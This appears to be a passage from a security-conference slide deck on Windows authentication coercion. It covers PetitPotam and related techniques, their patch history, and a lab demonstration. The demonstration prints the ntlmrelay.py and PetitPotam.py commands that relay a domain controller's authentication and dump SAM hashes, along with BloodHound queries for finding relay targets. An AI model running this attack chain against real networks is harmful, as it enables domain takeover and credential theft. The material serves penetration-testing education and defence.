




SBA
Research

The Power of Coercion Techniques in Windows Environments

How to use them to exploit vulnerabilities

 **Bundesministerium**
Klimaschutz, Umwelt,
Energie, Mobilität,
Innovation und Technologie

 **Bundesministerium**
Digitalisierung und
Wirtschaftsstandort



FWF
Der Wissenschaftsfonds.



Why Are We Here?

Something new?

No



Something that is still a problem?

Yes

Taking over systems and the whole domain



Fixes are actually not hard

Finally, a real reason to implement this!

whoami /all

Martin Grottenthaler @



IT Security Consultant

- Penetration testing
- Red teaming
- Trainings



Kind of a Windows person 🤖

Agenda

1. What the Hack Is Coercion?
2. Hacking Using Coercion Techniques!
3. What to Do About It?

1. What the Hack Is Coercion?



What Does “Coercion” Mean?


Dictionary
Definitions from [Oxford Languages](#) · [Learn more](#)

 **coercion**
noun
noun: **coercion**; plural noun: **coercions**


the practice of persuading someone to do something by using force or threats.
"our problem cannot be solved by any form of coercion but only by agreement"

Similar: [force](#) [compulsion](#) [constraint](#) [duress](#) [oppression](#) [enforcement](#) 

Coercion in Windows (The Boring Way)



Coercion in Windows (The Fun Way)




Coercion Techniques in Detail



Some of the Techniques

1. PetitPotam (MS-EFSR)
2. PrinterBug (MS-RPRN)
3. ShadowCoerce (MS-FSRVP)
4. DFSCoerce (MS-DFSNM)



PetitPotam (MS-EFSR)



Thank you DALL·E!

What is PetitPotam?


<https://github.com/topotam/PetitPotam>

by Lionel Gilles

Discovered/Released in 2021

How Does It Work?


Encrypting File System Remote (EFSRPC) Protocol



The screenshot shows a dark-themed article page from Microsoft Learn. At the top left, it says 'Learn /'. The main heading is '1 Introduction'. Below the heading, it says 'Article • 02/14/2019' and a 'Feedback' button with a thumbs-up icon. The main text reads: 'The Encrypting File System Remote (EFSRPC) Protocol is used for performing maintenance and management operations on encrypted data that is stored remotely and accessed over a network. It is used in Windows to manage files that reside on remote file servers and are encrypted using the Encrypting File System (EFS). Sections 1.5, 1.8, 1.9, 2, and 3 of this specification are normative. All other sections and examples in this specification are informative.'

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-efsr/82543317-ac9c-4340-b6a6-8cd5e6ad8215

Example



The Lab



DC
(Server 2022)



Server
(Server 2022)



Windows 11



Kali Linux

How Does This Work in Real Life?



What Did We Get?

Net-NTLMv2 authentication from **DC\$** (machine account)

Practically impossible to crack

But it can be relayed!

How can we use this? More on this later!

Sorry, This Has Been Fixed...

BLEEPINGCOMPUTER    

[NEWS](#) [DOWNLOADS](#) [VIRUS REMOVAL GUIDES](#) [TUTORIALS](#) [DEALS](#)

[Home](#) > [News](#) > [Security](#) > [Microsoft shares mitigations for new PetitPotam NTLM relay attack](#)

Microsoft shares mitigations for new PetitPotam NTLM relay attack

By [Ionut Ilascu](#)

 July 24, 2021

 07:38 PM

 0

Microsoft has released mitigations for the new PetitPotam NTLM relay attack that allows taking over a domain controller or other Windows servers.

PetitPotam is a new method that can be used to conduct an NTLM relay attack discovered by French security researcher Gilles Lionel ([Topotam](#)). This method was disclosed this week along with a proof-of-concept (PoC) script.

The new attack uses the Microsoft Encrypting File System Remote Protocol ([EFSRPC](#)) to force a device, including domain controllers, to authenticate to a remote NTLM relay controlled by a threat actor.

Once a device authenticates to a malicious NTLM server, a threat actor can steal hash and certificates that can be used to assume the identity of the device and its privileges.

Twice Actually...



[Home](#) > [News](#) > [Security](#) > [Microsoft fixes new PetitPotam Windows NTLM Relay attack vector](#)

Microsoft fixes new PetitPotam Windows NTLM Relay attack vector

By [Lawrence Abrams](#)

May 14, 2022 03:39 PM 0

A recent security update for a Windows NTLM Relay Attack has been confirmed to be a previously unfixed vector for the PetitPotam attack.


During the May 2022 Patch Tuesday, Microsoft released a security update for an [actively exploited NTLM Relay Attack](#) labeled as a 'Windows LSA Spoofing Vulnerability' and tracked as [CVE-2022-26925](#).

"An unauthenticated attacker could call a method on the LSARPC interface and coerce the domain controller to authenticate to the attacker using NTLM. This security update detects anonymous connection attempts in LSARPC and disallows it."

An NTLM Relay Attack allows threat actors to force devices, even domain controllers, to authenticate against malicious servers they control. Once a device authenticates, the malicious server can impersonate the device and gain all of its privileges.

These attacks are significant problems as they could allow a threat actor to gain complete control over the domain.

So, It Is Fixed?



A screenshot of a search filter interface. At the top, there is a dark grey dropdown menu with the text "It's complicated" and a downward arrow. Below this is a white rounded rectangle containing the text "Partner" and "Microsoft". At the bottom, there is a "Since" label followed by three date filter buttons: "2021", "July", and "Day", each with a downward arrow.

Summary

One (out of 14) RPC methods has been patched

Unauthenticated RPC access is not allowed anymore

We now need an Active Directory user

Summary


One (out of 14) RPC methods has been patched

Unauthenticated RPC access is not allowed anymore

We now need an Active Directory user

~~✘ This is sufficient because users generally set very secure, unguessable passwords~~

Countermeasure: Use at Your Own Risk



<https://twitter.com/gentilkiwi/status/1421949715986403329>

What Now?

PetitPotam will not be fixed

- It's a feature

Countermeasures against the impact

- Easy and most probably already in your backlog
- More on this later

There Is More

<https://github.com/p0dalirius/Coercer>

Many coercion techniques in one

Summary:

What the Hack Is Coercion?

Technique

- Many
- Here to stay (won't fix)

Impact

- So far, not much?
- Stay tuned!


2. Hacking Using Coercion Techniques!



What Can We Do?

Coerce a computer to connect to anywhere


- Using machine account
- With AD privileges




Net-NTLM authentication

- **Cannot** be cracked (machine account)
- **Can** be relayed

What to Exploit With This?



Machine Accounts That Are Local Admin



Questions

- Is this a common configuration?
- Why would anyone configure this?

Answer: Microsoft Configuration Manager

Elevated permissions

Configuration Manager requires some accounts to have elevated permissions for on-going operations. For example, see [Prerequisites for installing a primary site](#). The following list summarizes these permissions and the reasons why they're needed.


- The computer account of the primary site server and central administration site server requires:
 - Local Administrator rights on all site system servers. This permission is to manage, install, and remove system services. The site server also updates local groups on the site system when you add or remove roles.
 - Sysadmin access to the SQL Server instance for the site database. This permission is to configure and manage SQL Server for the site. Configuration Manager tightly integrates with SQL, it's not just a database.

BloodHound Query

```
MATCH p=(c1:Computer)-[r1:MemberOf*1..]->(g:Group)-[:AdminTo]->(c2:Computer)
return p
```

```
MATCH p=(c1:Computer)-[:AdminTo]->(c2:Computer)
return p
```

BloodHound Output (In the Lab)



Let's Exploit It!



Screenshots

```
➤ ntlmrelay.py -t server.sba-research.lab -smb2support
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client RPC loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
```

```
➤ python3 coercion/PetitPotam/PetitPotam.py -u test -p Password123 -d sba-research.lab 192.168.245.128 dc.sba-research.lab

PoC to elicit machine account authentication via some MS-EFSRPC functions
by topotam (@topotam77)

Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN

Trying pipe lsarpc
[-] Connecting to ncacn_np:dc.sba-research.lab[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSvc!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```


```
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.245.101, attacking target smb://server.sba-research.lab
[*] Authenticating against smb://server.sba-research.lab as SBA-RESEARCH/DC$ SUCCEED
[*] SMBD-Thread-7 (process_request_thread): Connection from 192.168.245.101 controlled, but there are no more targets left!
[*] Target system bootKey: 0x1aeb11ddd7b03c264fea10a5f9e5a37d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7cf6db0e5e6d1923590be7f3ff1493cb:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:dc1fce1c5b3f42b9b6ccddf822a289c0:::
[*] Done dumping SAM hashes for host: server.sba-research.lab
```

Impact


- We are local admin on a server
- Let's see where we can go from here
- In the real world there might be hashes! 😊

Kerberos Delegation

General Functionality




Problem: Unconstrained Delegation



